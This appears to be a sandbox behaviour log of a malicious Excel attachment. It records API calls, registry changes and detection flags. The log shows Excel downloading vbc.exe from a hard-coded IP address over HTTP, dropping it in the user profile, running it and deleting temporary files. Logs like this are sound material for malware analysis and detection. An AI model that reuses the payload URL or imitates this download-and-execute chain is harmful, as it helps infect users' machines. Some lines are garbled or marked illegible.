Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 25 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 26 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 27 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 28 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 29 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 30 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 31 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 32 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 33 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 34 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 35 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 36 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 37 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 38 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 39 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 40 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 41 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 42 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 43 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 44 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 45 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 46 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 47 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 48 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 49 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 50 Value: None		720
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		720
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		720
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\ORDER SO22-036334.xls.LNK) Return: 0		720
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%) Return: 3		720
Call System API	API Name: GetDriveTypeW Args: (%TEMP%) Return: 3		720
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%) Return: 3		720
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData) Return: 3		720
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%) Return: 3		720
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3		720
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%) Return: 3		720
Call System API	API Name: GetDriveTypeW Args: (%TEMP%) Return: 3		720
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%) Return: 3		720
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData) Return: 3		720
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%) Return: 3		720
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3		720
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6ec08b90, -1, 9e9384c, 9e93848, 0) Return: 0		720
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 720 Info: Enums share folder from API result		
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%) Return: 3		720
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\ORDER SO22-036334.xls.LNK) Return: 1		720
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%) Return: 3		720
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0		720
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Licensing\538F6C892AD540068154C6670774E980 Value: None		720
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QM\SessionCount Value: 3		720
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000F01FEC\Usage\ProductFiles Value: 55860038		720
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000F01FEC\Usage\ProductFiles Value: 55860039		720
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Word*, 0, 9e9e6a0, 0, 0, 0) Return: bcb8098		720
Call Filesystem API	API Name: FindNextFileW Args: (bcb8098, 9e9e6a0) Return: 1		720
Call Filesystem API	API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Word\STARTUP\) Return: 1		720
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel*, 0, 9e9e6a0, 0, 0, 0) Return: bcb8358		720
Call Filesystem API	API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Excel\XLSTART\) Return: 1		720
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\PowerPoint*, 0, 9e9e6a0, 0, 0, 0) Return: bcb81d8		720

Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\General\LastAutoSavePurgeTime Value: 1a8ca11		720
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Security\Trusted Documents\ Value: None		720
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Security\Trusted Documents\LastPurgeTime Value: 1a8ca12		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C27F3\1C27F3 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C27F3\ Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		720
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.MSO\1C3B2C61.emf) Return: 1		720
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.MSO\24CA25E0.emf) Return: 1		720
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.MSO\31B3CC9B.emf) Return: 1		720
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTF Value: 76		720
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTA Value: 76		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTT Value: None		720
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000061091100000000000000F01FEC\Usage\ProductFiles Value: 55860040		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LanguageResources\EnabledEditingLanguages\en-US Value: 2		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LanguageResources\EnabledEditingLanguages\en-US Value: 1		2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\ Value: None		2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ Value: None		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\{& Value: None		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ .& Value: None		2268
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000061091100000000000000F01FEC\Usage\EXCELFiles Value: 55860024		2268
Call System API	API Name: GetVersionExA Args: (c5eef50) Return: 1		2268
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2268 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: (c5eef50) Return: 1		2268
Call System API	API Name: GetVersionExA Args: (c5eef88) Return: 1		2268
Call System API	API Name: GetVersionExA Args: (c5eef88) Return: 1		2268
Call System API	API Name: GetVersionExA Args: (f8ebe0) Return: 1		2268
Call System API	API Name: GetVersionExA Args: (f8d990) Return: 1		2268
Call System API	API Name: GetVersionExA Args: (71c79cf0) Return: 1		2268
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, f8ca3c, 0, 0, 0) Return: c4dd4c0		2268
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2268 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework\v4.0.30319\mscorlib.dll, 0, 00f8D280, 0, 00000000, 0) Return: 0C4DD4C0		2268
Call Filesystem API	API Name: FindNextFileW Args: (c4dd4c0, f8ca3c) Return: 1		2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\Themes\1033\NextUpdate Value: None		2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\ Value: None		2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B86D7AE-7C99-4C20-A A98-278FC044FB98}\ Value: None		2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\ Value: None		2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ Value: None		2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ Value: None		2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ Value: None		2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\ Value: None		2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B86D7AE-7C99-4C20-A A98-278FC044FB98}\ Value: None		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B86D7AE-7C99-4C20-A A98-278FC044FB98}\4 Value: 0		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B86D7AE-7C99-4C20-A A98-278FC044FB98}\Categories Value: None		2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\ Value: None		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\4 Value: 0		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\Categories Value: None		2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ Value: None		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ULSCategoriesSeverities Value: 70 50,1249 15,1249 10		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ULSAI\Categories Value: 1 0		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingConfigurableSettings Value: None		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingLastSyncTime Value: None		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingLastWriteTime Value: None		2268
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2268
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2268 Info: Obtains drive info from API result		
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\XLSTART*, 0, 2750048, 0, 0, 0) Return: c4de000		2268
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\Microsoft Office\Office16\xlstart*, 0, 2750048, 0, 0, 0) Return: c4de000		2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\{& Value: None		2268

[illegible]

Call System API	API Name: GetVersionExA Args: (19dcc4) Return: 1	2268	2452
Call System API	API Name: GetVersionExA Args: (19dcc4) Return: 1	2268	2452
Call System API	API Name: GetVersionExA Args: (19db70) Return: 1	2268	2452
Call System API	API Name: GetVersionExA Args: (19dcc4) Return: 1	2268	2452
Call System API	API Name: GetVersionExA Args: (19db70) Return: 1	2268	2452
Call System API	API Name: GetVersionExA Args: (19dcc4) Return: 1	2268	2452
Call System API	API Name: GetVersionExA Args: (19da74) Return: 1	2268	2452
Call System API	API Name: GetVersionExA Args: (19da74) Return: 1	2268	2452
Call System API	API Name: GetVersionExA Args: (19da60) Return: 1	2268	2452
Call System API	API Name: GetVersionExA Args: (19da74) Return: 1	2268	2452
Call System API	API Name: GetVersionExA Args: (19da60) Return: 1	2268	2452
Call System API	API Name: GetVersionExA Args: (19da74) Return: 1	2268	2452
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows\I\NetCache) Return: 1	2268	2452
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3), 0, , , 10000000) Return: cc0004	2268	2452
Call Network API	API Name: socket Args: (23, 1, 6) Return: 434	2268	2452
Call System API	API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0	2268	2452
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 172.245.25.166, 80, , , 3, 0, 9326832) Return: cc0008	2268	2452
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /771/vbc.exe, , , 1694184, 4194320, 9326832) Return: cc000c	2268	2452
Detection	Threat Characteristic: Connects to remote URL or IP address http://172.245.25.166/771/vbc.exe		
Call System API	API Name: GetVersionExA Args: (19d840) Return: 1	2268	2452
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	2268	2452
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	2268	2452
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	2268	2452
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	2268	2452
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\AutoDetect Value: None	2268	2452
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	2268	2452
Call Service API	API Name: OpenServiceW Args: (9096c8, WinHttpAutoProxySvc, 94) Return: 909a10	2268	2452
Call System API	API Name: WinHttpCloseHandle Args: (908fd8) Return: 1	2268	2452
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows) Return: 1	2268	2452
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows) Return: 1	2268	2452
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows\History) Return: 1	2268	2452
Call Network API	API Name: socket Args: (2, 2, 0) Return: 4dc	2268	2452
Call Network API	API Name: socket Args: (23, 2, 0) Return: 4dc	2268	2452
Call Network API	API Name: socket Args: (2, 1, 6) Return: 4dc	2268	2452
Call Network API	API Name: bind Args: (4dc, 0.0.0.0:49424, 16) Return: 0	2268	2452
Detection	Threat Characteristic: Listens on port 0.0.0.0:49424		
Call System API	API Name: ConnectEx Args: (4dc, 172.245.25.166:80, 16, 0, 0, 0, 8eee3c) Return: 0	2268	2452
Call Network API	API Name: send Args: (4dc, GET /771/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3]\r\nHost: 172.245.25.166\r\nConnection: Keep-Alive\r\n\r\n1, 296) Return: 0	2268	2452
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 172.245.25.166:80 Content: GET /771/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3]\r\nHost: 172.245.25.166\r\nConnection : Keep-Alive\r\n\r\n		
Call Network API	API Name: recv Args: (4dc, , 1, 2) Return: ?	2268	2452
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2268	2452
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2452 Info: Obtains drive info from API result		
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\I\NetCache\IE\WMQBNJ1vbc[1].exe Type: VSDT_EXE_W32	2268	2452
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Microsoft\Windows\I\NetCache\IE\WMQBNJ1vbc[1].exe		
Add File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	2268	2452
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2452 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32		
Write File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	2268	2452
Detection	Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%\vbc.exe		
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	2268	2452
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	2268	2452
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2268	2452
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2268	2452
Call System API	API Name: GetDriveTypeW Args: (\\?STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000001F500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b})) Return: 3	2268	2452
Call System API	API Name: GetDriveTypeW Args: (\\?STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#0000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b})) Return: 3	2268	2452
Call System API	API Name: GetDriveTypeW Args: (\\?IDE#CDRomTEAC_CD-ROM_2.5+____#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b})) Return: 5	2268	2452
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2268	2452
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2268	2452
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2268	2452

Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3	2268	2452
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2268	2452
Detection	Threat Characteristic: Creates command line process Process ID: 1196 Image Path: %USERPROFILE%\vbc.exe		
Call Process API	API Name: CreateProcessW Args: (%USERPROFILE%\vbc.exe, "%USERPROFILE%\vbc.exe", , , , CREATE_SUSPENDED, , %windir%\system32, , Process:1196:%USERPROFILE%\vbc.exe) Return: 1	2268	2452
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"		
Detection	Threat Characteristic: Creates process Process ID: 2452 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"		
Call Thread API	API Name: NiResumeThread Args: (Process:1196,) Return: ?	2268	2452
Call System API	API Name: evtchann.SendEvent Args: (e, pid[1196], ppid[2452] Return: 1	2268	2452
Detection	Threat Characteristic: Creates process Process ID: 1196 Image Path: %USERPROFILE%\vbc.exe		
Call System API	API Name: GetDriveTypeW Args: (C:) Return: 3		2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D2F41\1D2F41 Value: None		2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D2F41 Value: None		2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None		2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\`3& Value: None		2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None		2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D4980\ Value: None		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D4980\1D4980 Value: None		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2022-12-06T15:14:31Z		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2022-12-06T15:14:31Z		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2022-12-06T15:17:31Z		2268
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109E6009040000000000F01FEC\Usage\ProductNonBootFilesInt\1033 Value: 55860007		2268
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109E6009040000000000F01FEC\Usage\ProductNonBootFilesInt\1033 Value: 55860008		2268
Call Window API	API Name: DialogBoxIndirectParamW Args: (6f850000, dc186e0, 20218, 6fbd51c6, f8cc0c) Return: 6		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0		2268
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		2268
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\@C:\Program Files (x86)\Common Files\Microsoft Shared\Office16\loregres.dll,-412 Value: Easily discover, visualize, and share insights from your data.		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0		2268
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2452	1196
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1196 Info: Obtains drive info from API result		
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\@C:\Program Files (x86)\Common Files\Microsoft Shared\Office16\loregres.dll,-206 Value: Excel 2016		2268
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2452	1196
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files (x86)\Microsoft Office\Office16\EXCELEXE.FriendlyAppName Value: Excel 2016		2268
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2452	1196
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files (x86)\Microsoft Office\Office16\EXCELEXE.ApplicationCompany Value: Microsoft Corporation		2268
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2452	1196
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2452	1196
Call System API	API Name: GetVersionExA Args: (75fd10ec) Return: 1		2268
Delete File	Path: %TEMP%\InstD397.tmp Type: VSDT_EMPTY	2452	1196
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1196 File: %TEMP%\InstD397.tmp Type: VSDT_EMPTY		
Delete File	Path: %TEMP%\InstD399.tmp Type: VSDT_EMPTY	2452	1196
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1196 File: %TEMP%\InstD399.tmp Type: VSDT_EMPTY		
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0		2268
